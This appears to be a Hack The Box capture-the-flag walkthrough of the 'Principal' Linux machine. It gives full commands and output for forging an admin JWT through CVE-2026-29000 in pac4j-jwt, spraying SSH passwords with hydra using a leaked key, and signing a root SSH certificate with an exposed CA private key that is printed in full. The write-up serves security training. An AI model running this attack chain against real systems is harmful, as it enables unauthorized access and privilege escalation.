
HTB: Principal Walkthrough#
Machine Overview#
- Name: Principal
- OS: Ubuntu 24.04 LTS
- Difficulty: Medium
Principal is a Medium difficulty Linux machine featuring a Java web application running on Jetty, secured by the pac4j-jwt framework. The web app is vulnerable to CVE-2026-29000, a security restriction bypass that allows an attacker to forge a valid admin JWT token using only the server’s publicly available RSA public key. With admin access to the API, system settings are enumerated and an encryption key is discovered hardcoded in the configuration. This key is reused as the SSH password for the svc-deploy service account. Once on the machine, an SSH Certificate Authority private key is found to be world-readable in /opt/principal/ssh/. The CA key is used to sign a custom SSH certificate granting access as root, completing the privilege escalation.
Enumeration#
When I first accessed the target, my goal wasn’t to immediately run tools, but to understand what kind of system I was dealing with. Before thinking about exploitation, I focused on answering a few basic questions:
- What services are exposed?
- Is this a typical Linux box or a web application backend?
- Does anything stand out in versions or headers?
Finding exposed services#
❯ sudo nmap -p- --min-rate 5000 -T4 10.129.7.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-27 14:49 +0300
Warning: 10.129.7.10 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.129.7.10
Host is up (0.26s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 30.01 seconds
❯ sudo nmap -sC -sV -p 22,8080 10.129.7.10 -o nmap
[sudo] password for kevin:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-27 14:56 +0300
Nmap scan report for 10.129.7.10
Host is up (0.16s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b0:a0:ca:46:bc:c2:cd:7e:10:05:05:2a:b8:c9:48:91 (ECDSA)
|_  256 e8:a4:9d:bf:c1:b6:2a:37:93:40:d0:78:00:f5:5f:d9 (ED25519)
8080/tcp open  http-proxy Jetty
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Jetty
| http-title: Principal Internal Platform - Login
|_Requested resource was /login
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Wed, 27 May 2026 11:56:39 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: application/json
|     {"timestamp":"2026-05-27T11:56:39.547+00:00","status":404,"error":"Not Found","path":"/nice%20ports%2C/Tri%6Eity.txt%2ebak"}
|   GetRequest:
|     HTTP/1.1 302 Found
|     Date: Wed, 27 May 2026 11:56:36 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Content-Language: en
|     Location: /login
|     Content-Length: 0
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Wed, 27 May 2026 11:56:37 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Allow: GET,HEAD,OPTIONS
|     Accept-Patch:
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 505 HTTP Version Not Supported
|     Date: Wed, 27 May 2026 11:56:38 GMT
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 349
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=ISO-8859-1"/>
|     <title>Error 505 Unknown Version</title>
|     </head>
|     <body>
|     <h2>HTTP ERROR 505 Unknown Version</h2>
|     <table>
|     <tr><th>URI:</th><td>/badMessage</td></tr>
|     <tr><th>STATUS:</th><td>505</td></tr>
|     <tr><th>MESSAGE:</th><td>Unknown Version</td></tr>
|     </table>
|     </body>
|     </html>
|   Socks5:
|     HTTP/1.1 400 Bad Request
|     Date: Wed, 27 May 2026 11:56:40 GMT
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 382
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=ISO-8859-1"/>
|     <title>Error 400 Illegal character CNTL=0x5</title>
|     </head>
|     <body>
|     <h2>HTTP ERROR 400 Illegal character CNTL=0x5</h2>
|     <table>
|     <tr><th>URI:</th><td>/badMessage</td></tr>
|     <tr><th>STATUS:</th><td>400</td></tr>
|     <tr><th>MESSAGE:</th><td>Illegal character CNTL=0x5</td></tr>
|     </table>
|     </body>
|_    </html>
The scan quickly showed only two open ports:
- 22/tcp – SSH
- 8080/tcp – HTTP (Jetty server) At this point, I knew the attack surface was small but likely web-focused. SSH alone rarely gives entry without credentials, so I shifted my attention to the web service.
Web application Enumeration#
Checking on the website on port 8080 we see it is powered by pac4j version 1.20 as shown at the bottom of the login page.
pac4j is an open-source, multi-framework security engine for Java designed to handle user authentication, authorization, and profile management. Instead of creating separate security libraries for every Java web framework, the creators built pac4j as a decoupled, universal core engine. Developers integrate it into their framework of choice using specific wrappers or bridges.
Checking the request headers we see it is powered specifically bypac4j-jwt/6.0.3
❯ curl -I http://10.129.7.10:8080/login
HTTP/1.1 200 OK
Date: Wed, 27 May 2026 12:28:53 GMT
Server: Jetty
X-Powered-By: pac4j-jwt/6.0.3
Content-Language: en
Content-Type: text/html;charset=utf-8
Transfer-Encoding: chunked
pac4j-jwt/6.0.3 is vulnerable to Security Restriction Bypass Vulnerability CVE-2026-29000.Using the server’s RSA public key one can create a JWE-wrapped PlainJWT with arbitrary subject and role claims, bypassing signature verification to authenticate as any user including administrators.
Mapping the application#
I used ffuf to understand how the application exposes functionality beyond the login page
❯ ffuf -u http://10.129.7.10:8080/FUZZ -w /home/kevin/Documents/cybersec/wordlists/SecLists/Discovery/Web-Content/common.txt

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

:: Method           : GET
:: URL              : http://10.129.7.10:8080/FUZZ
:: Wordlist         : FUZZ: /home/kevin/Documents/cybersec/wordlists/SecLists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

META-INF                [Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 210ms]
WEB-INF                 [Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 165ms]
api/experiments/configurations [Status: 401, Size: 58, Words: 3, Lines: 1, Duration: 154ms]
api/experiments         [Status: 401, Size: 58, Words: 3, Lines: 1, Duration: 154ms]
dashboard               [Status: 200, Size: 3930, Words: 1579, Lines: 95, Duration: 209ms]
error                   [Status: 500, Size: 73, Words: 1, Lines: 1, Duration: 213ms]
login                   [Status: 200, Size: 6152, Words: 2465, Lines: 113, Duration: 157ms]
meta-inf                [Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 285ms]
web-inf                 [Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 149ms]
:: Progress: [4715/4715] :: Job [1/1] :: 210 req/sec :: Duration: [0:00:21] :: Errors: 0 ::
Interestingly dashboard shown status code of 200 but accessing the pages redirects us to login page.Lets check it out using burpsuite. It uses javascript from /static/js/app.js.
Cheking it out we find interesting info
const API_BASE = '';
const JWKS_ENDPOINT = '/api/auth/jwks';
const AUTH_ENDPOINT = '/api/auth/login';
const DASHBOARD_ENDPOINT = '/api/dashboard';
const USERS_ENDPOINT = '/api/users';
const SETTINGS_ENDPOINT = '/api/settings';

// Role constants - must match server-side role definitions
const ROLES = {
    ADMIN: 'ROLE_ADMIN',
    MANAGER: 'ROLE_MANAGER',
    USER: 'ROLE_USER'
};

// Token management
class TokenManager {
    static getToken() {
        return sessionStorage.getItem('auth_token');
    }

    static setToken(token) {
        sessionStorage.setItem('auth_token', token);
    }

    static clearToken() {
        sessionStorage.removeItem('auth_token');
    }

    static isAuthenticated() {
        return !!this.getToken();
    }

    static getAuthHeaders() {
        const token = this.getToken();
        return token ? { 'Authorization': `Bearer ${token}` } : {};
    }
}
We now have the jwks endpoint and admin role constants
Using the expolit from alihussainzada We get a bearer token that allows access as admin
❯ python3 poc.py --jwks http://10.129.7.10:8080/api/auth/jwks \
--user admin \
--role ROLE_ADMIN
[*] Fetching JWKS...
[+] Public key loaded
[+] PlainJWT created

=== Malicious JWE Token ===

eyJhbGciOiAiUlNBLU9BRVAtMjU2IiwgImVuYyI6ICJBMTI4R0NNIiwgImN0eSI6ICJKV1QiLCAia2lkIjogImVuYy1rZXktMSJ9.OD0UnIePyp-2cqNoUj6fQ2hzPHZxt9UqruT5ZBGJRAOSLs0OdPapM5Rxpq-ZzwXlNHo0e1u43och5Ey6EM5cHUUyQrzzfXriy46tW_VACCqmzgC2wUvvWl-LtGXgL86AVnpB7N2m
JirOA3H_YQDHSGXSZVao-T4av9ceXuIL56pXd8jhDA6pok6aAaaafe5fltdr9x6VnQ7QrFdrhA-T4r4kfokgqVZinOd4VKQkxBkK9_4-YVgxI0vInbeF1m_qIy6s1IiSegePxrIE7XNSuyjz-w_Y3UBINIVDcAonjNIfqy2BvukQFmfWTUUh6Q7bccL1WSXIiO9CtmLOqF4msA.CPSXXX73CBH6nkCi.LVu5jYkG4WGQk
mL--A9b7krPqCjumqZYldhJ-vodCJuy_anC24-xmUFUhZ3CqHJmc8xKQfjdRHW3ynaD5gbC_HcNuKWYv-jPf3Z47UyXX5hsceNAcAr99py7_UoVxTer2-ba5sWF4qgskOjd1H7AlbrnwjMM9AlS4LsJBv3G9eEXFRUIDH7jw04e2SAMicSb2tze7l1ymHN5gKq6V4wq9gcBWrKefvz5FtqXRpJzF2rIxKpTPQ.Noxb-sC
tmdeuo4DFwxgPFA

Use it as:
Authorization: Bearer eyJhbGciOiAiUlNBLU9BRVAtMjU2IiwgImVuYyI6ICJBMTI4R0NNIiwgImN0eSI6ICJKV1QiLCAia2lkIjogImVuYy1rZXktMSJ9.OD0UnIePyp-2cqNoUj6fQ2hzPHZxt9UqruT5ZBGJRAOSLs0OdPapM5Rxpq-ZzwXlNHo0e1u43och5Ey6EM5cHUUyQrzzfXriy46tW_VACCqmzgC2wU
vvWl-LtGXgL86AVnpB7N2mJirOA3H_YQDHSGXSZVao-T4av9ceXuIL56pXd8jhDA6pok6aAaaafe5fltdr9x6VnQ7QrFdrhA-T4r4kfokgqVZinOd4VKQkxBkK9_4-YVgxI0vInbeF1m_qIy6s1IiSegePxrIE7XNSuyjz-w_Y3UBINIVDcAonjNIfqy2BvukQFmfWTUUh6Q7bccL1WSXIiO9CtmLOqF4msA.CPSXXX73
CBH6nkCi.LVu5jYkG4WGQkmL--A9b7krPqCjumqZYldhJ-vodCJuy_anC24-xmUFUhZ3CqHJmc8xKQfjdRHW3ynaD5gbC_HcNuKWYv-jPf3Z47UyXX5hsceNAcAr99py7_UoVxTer2-ba5sWF4qgskOjd1H7AlbrnwjMM9AlS4LsJBv3G9eEXFRUIDH7jw04e2SAMicSb2tze7l1ymHN5gKq6V4wq9gcBWrKefvz5FtqX
RpJzF2rIxKpTPQ.Noxb-sCtmdeuo4DFwxgPFA
Lets test it with the dashboard api
❯ curl http://10.129.7.10:8080/api/dashboard -H "Authorization: Bearer eyJhbGciOiAiUlNBLU9BRVAtMjU2IiwgImVuYyI6ICJBMTI4R0NNIiwgImN0eSI6ICJKV1QiLCAia2lkIjogImVuYy1rZXktMSJ9.OD0UnIePyp-2cqNoUj6fQ2hzPHZxt9UqruT5ZBGJRAOSLs0OdPapM5Rxpq-ZzwXlN
Ho0e1u43och5Ey6EM5cHUUyQrzzfXriy46tW_VACCqmzgC2wUvvWl-LtGXgL86AVnpB7N2mJirOA3H_YQDHSGXSZVao-T4av9ceXuIL56pXd8jhDA6pok6aAaaafe5fltdr9x6VnQ7QrFdrhA-T4r4kfokgqVZinOd4VKQkxBkK9_4-YVgxI0vInbeF1m_qIy6s1IiSegePxrIE7XNSuyjz-w_Y3UBINIVDcAonjNIfqy
2BvukQFmfWTUUh6Q7bccL1WSXIiO9CtmLOqF4msA.CPSXXX73CBH6nkCi.LVu5jYkG4WGQkmL--A9b7krPqCjumqZYldhJ-vodCJuy_anC24-xmUFUhZ3CqHJmc8xKQfjdRHW3ynaD5gbC_HcNuKWYv-jPf3Z47UyXX5hsceNAcAr99py7_UoVxTer2-ba5sWF4qgskOjd1H7AlbrnwjMM9AlS4LsJBv3G9eEXFRUIDH7
jw04e2SAMicSb2tze7l1ymHN5gKq6V4wq9gcBWrKefvz5FtqXRpJzF2rIxKpTPQ.Noxb-sCtmdeuo4DFwxgPFA" | jq
 % Total    % Received % Xferd  Average Speed  Time    Time    Time   Current
                                Dload  Upload  Total   Spent   Left   Speed
100   1870   0   1870   0      0   3098      0                              0
{
 "stats": {
   "totalUsers": 8,
   "systemHealth": "operational",
   "lastDeployment": "2025-12-28T14:32:00Z",
   "uptimePercent": 99.7,
   "activeDeployments": 3,
   "pendingAlerts": 2
 },
 "announcements": [
   {
     "title": "Maintenance Window",
     "message": "Scheduled maintenance on Jan 15 02:00-04:00 UTC. Deploy pipelines will be paused.",
     "date": "2025-12-30",
     "severity": "info"
   },
   {
     "title": "New SSH CA Rotation",
     "message": "SSH CA keys have been rotated. All deploy certificates issued before Dec 1 are revoked.",
     "date": "2025-12-15",
     "severity": "warning"
   }
 ],
 "user": {
   "role": "ROLE_ADMIN",
   "username": "admin"
 },
 "recentActivity": [
   {
     "username": "kevin",
     "action": "LOGIN_FAILED",
     "timestamp": "2026-05-27T12:25:06.947952",
     "details": "Failed login attempt"
   },
   {
     "username": "svc-deploy",
     "action": "CERT_ISSUED",
     "timestamp": "2026-03-05T21:43:40.443553",
     "details": "SSH certificate issued for deploy-1735400000"
   },
   {
     "username": "amorales",
     "action": "LOGIN_SUCCESS",
     "timestamp": "2026-03-05T21:28:40.443553",
     "details": "Successful login"
   },
   {
     "username": "svc-deploy",
     "action": "DEPLOY_TRIGGERED",
     "timestamp": "2026-03-05T21:13:40.443553",
     "details": "Deployment #848 - staging hotfix"
   },
   {
     "username": "administrator",
     "action": "LOGIN_FAILED",
     "timestamp": "2026-03-05T20:58:40.443553",
     "details": "Failed login attempt"
   },
   {
     "username": "admin",
     "action": "SETTINGS_VIEWED",
     "timestamp": "2026-03-05T19:58:40.443553",
     "details": "Accessed system settings"
   },
   {
     "username": "jthompson",
     "action": "LOGIN_SUCCESS",
     "timestamp": "2026-03-05T18:58:40.443553",
     "details": "Successful login"
   },
   {
     "username": "svc-deploy",
     "action": "DEPLOY_TRIGGERED",
     "timestamp": "2026-03-05T17:58:40.443553",
     "details": "Deployment #847 - production v1.2.0"
   },
   {
     "username": "admin",
     "action": "USER_UPDATED",
     "timestamp": "2026-03-05T16:58:40.443553",
     "details": "Updated user kkumar: set active=false"
   },
   {
     "username": "admin",
     "action": "LOGIN_SUCCESS",
     "timestamp": "2026-03-05T15:58:40.443553",
     "details": "Successful login"
   }
 ]
}
We see kkumar has been set to inactive by admin and also the user svc_deploy issues out certificates based on the activities.
Lets check the available setting
{
 "security": {
   "authFramework": "pac4j-jwt",
   "authFrameworkVersion": "6.0.3",
   "jwtAlgorithm": "RS256",
   "jweAlgorithm": "RSA-OAEP-256",
   "jweEncryption": "A128GCM",
   "encryptionKey": "D3pl0y_$$H_Now42!",
   "tokenExpiry": "3600s",
   "sessionManagement": "stateless"
 },
 "system": {
   "javaVersion": "21.0.10",
   "applicationName": "Principal Internal Platform",
   "version": "1.2.0",
   "environment": "production",
   "serverType": "Jetty 12.x (Embedded)"
 },
 "infrastructure": {
   "sshCaPath": "/opt/principal/ssh/",
   "sshCertAuth": "enabled",
   "database": "H2 (embedded)",
   "notes": "SSH certificate auth configured for automation - see /opt/principal/ssh/ for CA config."
 },
 "integrations": [
   {
     "name": "GitLab CI/CD",
     "lastSync": "2025-12-28T12:00:00Z",
     "status": "connected"
   },
   {
     "name": "Vault",
     "lastSync": "2025-12-28T14:00:00Z",
     "status": "connected"
   },
   {
     "name": "Prometheus",
     "lastSync": "2025-12-28T14:30:00Z",
     "status": "connected"
   }
 ]
}
We find an encryption key for jwt. Since we have a list of users lets try bruteforcing ssh with this key as password
❯ hydra -L users.txt -p 'D3pl0y_$$H_Now42!'  ssh://10.129.7.10

Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-27 17:12:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:8/p:1), ~1 try per task
[DATA] attacking ssh://10.129.7.10:22/
[22][ssh] host: 10.129.7.10   login: svc-deploy   password: D3pl0y_$$H_Now42!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-27 17:12:45
We get a hit.
ssh as svc-deploy and we get user flag
❯ ssh svc-deploy@10.129.7.10
svc-deploy@10.129.7.10's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:     https://landscape.canonical.com
* Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

svc-deploy@principal:~$ whoami
svc-deploy
svc-deploy@principal:~$ cat user.txt
9252eddcadd76b00bd76f43b178d9cff
svc-deploy@principal:~$
Priv escalation#
From settings api, we saw there was a ssh directory in /opt/princicap checking it out we get
svc-deploy@principal:/opt/principal/ssh$ ls
README.txt  ca  ca.pub
svc-deploy@principal:/opt/principal/ssh$ cat README.txt
CA keypair for SSH certificate automation.

This CA is trusted by sshd for certificate-based authentication.
Use deploy.sh to issue short-lived certificates for service accounts.

Key details:
 Algorithm: RSA 4096-bit
 Created: 2025-11-15
 Purpose: Automated deployment authentication
svc-deploy@principal:/opt/principal/ssh$ cd ../
svc-deploy@principal:/opt/principal$ ls
app  deploy  ssh
svc-deploy@principal:/opt/principal$ ls deploy
ls: cannot open directory 'deploy': Permission denied
svc-deploy@principal:/opt/principal$ ls -la
total 20
drwxr-xr-x 5 root root      4096 Mar 11 04:22 .
drwxr-xr-x 4 root root      4096 Mar 11 04:22 ..
drwxr-xr-x 5 app  app       4096 Mar 11 04:22 app
drwxr-x--- 2 root root      4096 Mar 11 04:22 deploy
drwxr-x--- 2 root deployers 4096 Mar 11 04:22 ssh
svc-deploy@principal:/opt/principal$ cat ssh/ca.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC6lxNSzJQFU3K/0FLKci1BZr+HL1UTQ45y8nzlu0tVaCFcluEZZyPu3wgC4XbCGmihm8wyoBgJXI6BZyRTpizmHJZAjNmvi9ncUoS06Rpl+oAv8E3GugdcQoglSP7Nem0JnpmHoOL/FtStaKPTtoEYHWc3rVd6YBGfXCrF0lEgFsQcwFOLkPoS35IdnZqcj3vBtz7As
od2qiWztk6l2UHjZyrUKUxiRERXsr7uNtY9xSgA1ClhZdx3MUE1intkbUgdFC1yYXS+lsvlUD/N54YYLSKH7GVsMFzV/cWsxgx8z9CfgDvS+M0BVRrGiETmcY1jALOTln7PCnLl2vC1Rr0j7btu99DYrLmYj4L9OgKjHeX7InVQCGnoRHWpThyp3WmdnWoghAiyALuiL39XXQpen2t7GQd+zT5Qbv2HpLW4huVKXoY+22
KSbVsAhFAexgZy04fxKZw6M5YzzIA28JWnIXdCbxdYhVm8QzlnKHEhI2J1T/9wrUvBFQQExmXrt/HHmJZrjNfjkd4tUsarLlANJ7ilNMNSzk3QuJp2t2I7IBO6JO8eQt5jEFSPbtIav9u8vPsTLMRjMfrpqxiAA+VAozzeOYZLEhCWatWTQw6wzpnb9+qfAoQj1kGhPTelOtmdLx8dJtqSw5O4HMAhlnItjqrxr57+333
Fg1iaqBvsmQ== principal-ssh-ca
Lets tryusing the public key
❯ ssh -i ca.pub root@10.129.7.10
root@10.129.7.10's password:
Permission denied, please try again.
root@10.129.7.10's password:

[1]  + 770440 suspended  ssh -i ca.pub root@10.129.7.10
Unfortunately it doesnt work with root.
Since we can read the CA private key we can use it to sign your own SSH certificate for root.
svc-deploy@principal:/tmp$ cat /opt/principal/ssh/ca
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
Copy it to our linux machine then sign our own key
❯ nano ca
❯ ssh-keygen -t rsa -f root_id_rsa -N ""
Generating public/private rsa key pair.
Your identification has been saved in root_id_rsa
Your public key has been saved in root_id_rsa.pub
The key fingerprint is:
SHA256:ydztgbJp8UjmRbzvE+9txmbTEODjxF98qaCIWlExjQg kevin@kevin

❯ sudo chmod 600 ca

❯ ssh-keygen -s ca -I "root" -n root -V +1h root_id_rsa

Signed user key root_id_rsa-cert.pub: id "root" serial 0 for root valid from 2026-05-27T18:26:00 to 2026-05-27T19:27:21
We can then use the key to login as root using the key and certificate
❯ ssh -i root_id_rsa -o CertificateFile=root_id_rsa-cert.pub root@10.129.7.10
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:     https://landscape.canonical.com
* Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

root@principal:~# whoami
root
root@principal:~# ls
root.txt
root@principal:~#
We get root.